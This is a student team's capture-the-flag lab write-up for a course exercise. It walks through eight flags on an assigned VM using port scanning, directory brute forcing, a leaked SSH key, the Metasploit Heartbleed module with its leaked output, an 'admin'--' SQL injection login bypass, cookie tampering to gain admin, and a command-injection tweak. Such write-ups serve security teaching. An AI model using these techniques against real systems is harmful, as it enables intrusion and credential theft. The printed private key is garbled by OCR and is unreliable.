

CTF: Code Crusade - Conquer the Digital Realm

Team Name: Binary Brigade
Assigned VM: 10.200.33.115

Team Members: Sreyash Mohanty
Raj Popat
Bhargav Patel

Methods/Thought-Process we followed in finding the flags (1-8) :

flag1{THE_ONLY_SECURE_SYSTEM_IS_THE_ONE_THAT'S_TURNED_OFF}

1. Checked which ports are open for the assigned IP using nmap command in Kali Linux
`nmap -p- 10.200.33.115`
2. Then manually checked all the ports with assigned IP on the browser
3. We got FLAG1 in port 5825 (<http://10.200.33.115:5825/>)



The screenshot shows a terminal-like interface with a green background. At the top, it says "HELLO HACKER (STAGE-1 UNLOCKED)". Below that, there are several messages:
> HERE IS THE FLAG1 SUBMIT IT AND CLAIM YOUR POINTS
FLAG1{THE_ONLY_SECURE_SYSTEM_IS_THE_ONE_THAT'S_TURNED_OFF}


> DON'T GET FRUSTRATED, MY FELLOW HACKER - IF IT WAS EASY, EVERYONE WOULD BE DOING IT!
SO KEEP EXPLORING, KEEP TINKERING, AND DON'T FORGET TO LAUGH AT YOUR OWN MISTAKES ALONG
THE WAY.

> WHO NEEDS A KEY WHEN YOU CAN JUST PICK THE LOCK WITH A HAIRPIN !

> WHY DID THE PROGRAMMER BREAK UP WITH THE COMPUTER? BECAUSE IT WAS
LEAKING MEMORY LIKE A SIEVE

flag2{Don't_forget_to_patch_your_vulnerabilities}

1. Performed brute force attack to get info. on the directories of the VM on port 5825 using directory buster command. (dirb)
2. We tried "indexes" out of all others to access the webpage.
3. Browsing on <http://10.200.33.115:5825/indexes> webpage and then by inspecting it we got the flag2.



The screenshot shows a terminal-like interface with a green background. It displays a secret RSA key and a message about finding a hidden flag.
> KUDOS! YOU FOUND SECRET RSA KEY! CAN YOU FIND THE HIDDEN FLAG 2?
> -----BEGIN OPENSSH PRIVATE KEY-----
B3BLBNNZAC1RZKTDJEAAAAABG5VBMUAAAEBM9UZQAAAAAAAABAAABFWAAAADZC2GTQN
NHAAAAAEEAAQAAQEATMHTLUB34K9MLMC9HYNXITFX5M9NLJHPBDLN1YL/R3J9YAQUMZPYF
R8WYMLHZUE2CSGBVEMTYVJDJCJ5QQAIR+B+J78DDG1JFSI1U16LVNGJKYMDTEEV9IMCWXHQ
IPMBWSZY4EQUUYZJMI-/IC6F0ZRNCNAZNYM7IEALY/JIIKZNLZJPORIBUE+IRRFBVHZ3L
4QXX0AQQJKSL+2YRK98ILHAJEKOQ7TEIPS+NGSIYIJBGH3DR5VOQ16W6HQGSXZQCXMARWX
4XXIKFQCB+CJ9FCSSNJIYINETNDEJD+3S01G65D1KUHJRWWZT5G6KXXCE0J5EPLAPPV92I
QH/LE9RVGQAAA9DYFHKY2BR5MGAAAADZC2GTCNNHAAABAQDSWDMU4HFG08YWZBY1CI0XH
KWEUEWK95OU3X1V9HEP3JPBQXK/J9HZGNSF057KYBU94Y1HDUMLYPK6PQK2V5SHPXBM
KNUK7YX0T19C817298A/B177DE14G+7TAXI THAWDTIKWY1/AY1 D/TNE1W19NET7H1CVT

The bottom of the page shows the browser's developer tools with the HTML source code, highlighting the hidden flag2 link.

flag3{My_firewall_is_stronger_than_your_hacking_skills}

1. First storing the private key got from the flag2's webpage (<http://10.200.33.115:5825/indexes>) in **flag3key.pem**
2. Now changing the permission of this key file
chmod 600 flag3key.pem
3. After changing permission and then accessing the VM using this private key.
ssh -i flag3key.pem ns@10.200.33.115
4. Now in VM there was already one file named flag3.txt (**cat flag3.txt**)
5. Got the flag3 by just looking into the flag3.txt file.

```
ns@ctf-2:~$ ls
flag3.txt  flag4.txt
ns@ctf-2:~$ cat flag3.txt
flag3{My_firewall_is_stronger_than_your_hacking_skills}
ns@ctf-2:~$
```

flag4{l'm_not_sure_if_my_code_is_bug-free,_but_I'm.pretty_sure_it's_hacker-free}

We were not able to do **cat flag4.txt** (because: permission was denied, so it was required to be a super user)

1. As there was one port in which the error was like (400 Bad Request)
 2. So we did heartbleed attack on that port (thinking that it has something underlying)
 3. Using Metasploit we ran the below commands
- ```
use auxiliary/scanner/ssl/openssl_heartbleed
set RHOST 10.200.33.115
set RPORT 5835
set VERBOSE true
run
```
4. Thus, running the above commands we got the username and password of the super user of the allotted VM. Then decoding the base64 password twice.
  5. User name: **hacker**

Password: **spam\_me\_please** (after decoding the base64 twice)

```
ssh hacker@10.200.33.115
cd home
cd ns
cat flag4.txt
```

#### **Captured flag4:**

```
$ sudo msfdb init && msfconsole
[sudo] password for hd:
[+] Starting database
[i] The database appears to be already configured, skipping initialization
Metasploit tip: Display the Framework log using the log command, learn
more with help log
```

```
msf6 > use auxiliary/scanner/ssl/openssl_heartbleed
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > set rhosts 10.200.33.115
rhosts => 10.200.33.115
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > set rport 5835
rport => 5835
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > set verbose true
verbose => true
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > run
```


```
[*] 10.200.33.115:5835 - Type: Server Hello Done (14)
[*] 10.200.33.115:5835 - Sending Heartbeat...
[*] 10.200.33.115:5835 - Heartbeat response, 65535 bytes
[+] 10.200.33.115:5835 - Heartbeat response with leak, 65535 bytes
[*] 10.200.33.115:5835 - Printable info leaked:
....Gl.$.1.S..0.e..r*.....password=YzNCaGJWOXRaVj13YkdWaGMyVT0= HTTP/1.1..Host: 10.200.3
3.115:5835..User-Agent: curl/7.81.0..Accept: */*.....8.....q.<.....sr.#..K.....
..o0&>'...cm.....'7.....+.....-....3.&
$.....41.....i.....d.....<.....7.....FF.....7
```

```
bhargav@BHARGAV-PC:~$ ssh hacker@10.200.33.115
hacker@10.200.33.115's password:
```

```
hacker@ctf-2:~/home$ cd home
hacker@ctf-2:/home$ cd ns
hacker@ctf-2:/home/ns$ cat flag4.txt
flag4{I'm_not_sure_if_my_code_is_bug-free,_but_I'm.pretty_sure_it's_hacker-free}
hacker@ctf-2:/home/ns$
```

### flag5{Least\_privilege:\_Becuase\_not\_everyone\_needs\_the\_crown\_jewels}

1. While randomly going through different ports but at the port **5845** the page was prompting for username and password.
2. Then we simple Inspected the page and search for the json script like **<script src = "static/index.js">**
3. From this page <http://10.200.33.115:5845/static/index.js> we collected the encoded username and password and tried to decode the username and password.
4. Now simply entering those correct username and password in that webpage we got the flag.
- 5.



### flag6{CSP: Where\_content\_has\_strict\_parents}

1. First logged into the page.
2. The HTTP request of this <http://10.200.33.115:5855> is intercepted using burpsuite tool.
3. The servers HTTP response is intercepted and the cookie value 'Admin:false'
4. Hence modified the cookie value to 'Admin:True' in the server HTTP response.
5. We can see the flag6 in the browser.



### flag7{OWASP:\_The\_handbook\_for\_web\_security\_masters}

1. Visit this <http://10.200.33.115:5865/> and we tried to do SQL injection
2. Enter **admin'--** in **username** and **anything** in **password** (we figured this out after many unsuccessful attempts and by looking at the failure message)
3. Successfully logged into the page and captured the flag7.

A screenshot of a web browser showing a user profile. The address bar shows "10.200.33.115:5865/user?user=admin&amp;email=flag7{OWASP:\_The\_handbook\_for\_web\_security\_masters}#". The page has a "User Profile" section with fields for "Username" (set to "admin") and "Email" (set to "flag7{OWASP:\_The\_handbook\_for\_web\_security\_masters}").

### flag8{Zero-day\_vulnerabilities\_are\_a\_nightmare}

1. We visited the <http://10.200.33.115:5875/> in browser while keeping the interceptor on in the burpsuite tool in kali linux.
2. As we know that **cat** command is used for showing the content of the file.
3. In the burpsuite interface we saw that for the output of the image there was **cat+img** syntax.
4. We modified it to **cat+flag** and we got flag8.

A screenshot of a web browser showing a page with the text "Here's your cat". Below this, in a larger box, is the flag: "flag8{Zero-day\_vulnerabilities\_are\_a\_nightmare}".

## Automated python script for capturing flags (1-4) :

It takes the VM's IP address as the input and outputs the four flags (1-4) as shown below:

```
sreyash-mohanty@sreyash-mohanty-1-0:~/Desktop$ python3 ctf_script.py 10.200.33.115
Flag-1 found at http://10.200.33.115:5825/
flag1{The_only_secure_system_is_the_one_that's_turned_off}
Flag-2 found at http://10.200.33.115:5825/index
flag2{Don't_forget_to_patch_your_vulnerabilities}
Flag-3 found from the assigned VM
flag3{My_firewall_is_stronger_than_your_hacking_skills}

Port 5835 on 10.200.33.115 returned a 400 response.
Decoded Password from Base64-encoded format : spam_me_please
Flag-4 found in the home/ns directory
flag4{I'm_not_sure_if_my_code_is_bug-free,_but_I'm.pretty_sure_it's_hacker-free}
```

## TEAM - WORK DISTRIBUTION (CREDIT STATEMENT)

| CTF_Script/Work | Code                | Bug fixes | Documentation |
|-----------------|---------------------|-----------|---------------|
| Flag-1          | Sreyash,Raj,Bhargav | Raj       | Bhargav       |
| Flag-2          | Sreyash,Raj,Bhargav | Raj       | Bhargav       |
| Flag-3          | Sreyash,Raj,Bhargav | Sreyash   | Bhargav       |
| Flag-4          | Sreyash,Raj,Bhargav | Sreyash   | Bhargav       |

## ANTI PLAGIARISM STATEMENT

We certify that this assignment/report is our own work, based on our personal study and/or research and that we have acknowledged all material and sources used in its preparation, whether they be books, articles, ChatGPT tips, packages, datasets, reports, lecture notes, and any other kind of document, electronic or personal communication. We also certify that this assignment/report has not previously been submitted for assessment/project in any other course lab, except where specific permission has been granted from all course instructors involved, or at any other time in this course, and that we have not copied in part or whole or otherwise plagiarized the work of other students in this group. We pledge to uphold the principles of honesty and responsibility at CSE@IITH. In addition, We understand my responsibility to report honor violations by other students if we become aware of it.

Names: Sreyash Mohanty Popat Raj Rameshkumar Patel Bhargav Piyushkumar

Date: 21/04/2024

Signature: SM,RP,BP

**References:**

- <https://portswigger.net/burp>
- <https://gchq.github.io/CyberChef/>
- <https://www.wireshark.org/>
- <https://www.base64decode.org/>
- <https://www.kali.org/tools/dirbuster/>
- <https://nmap.org/>
- <https://github.com/OJ/gobuster>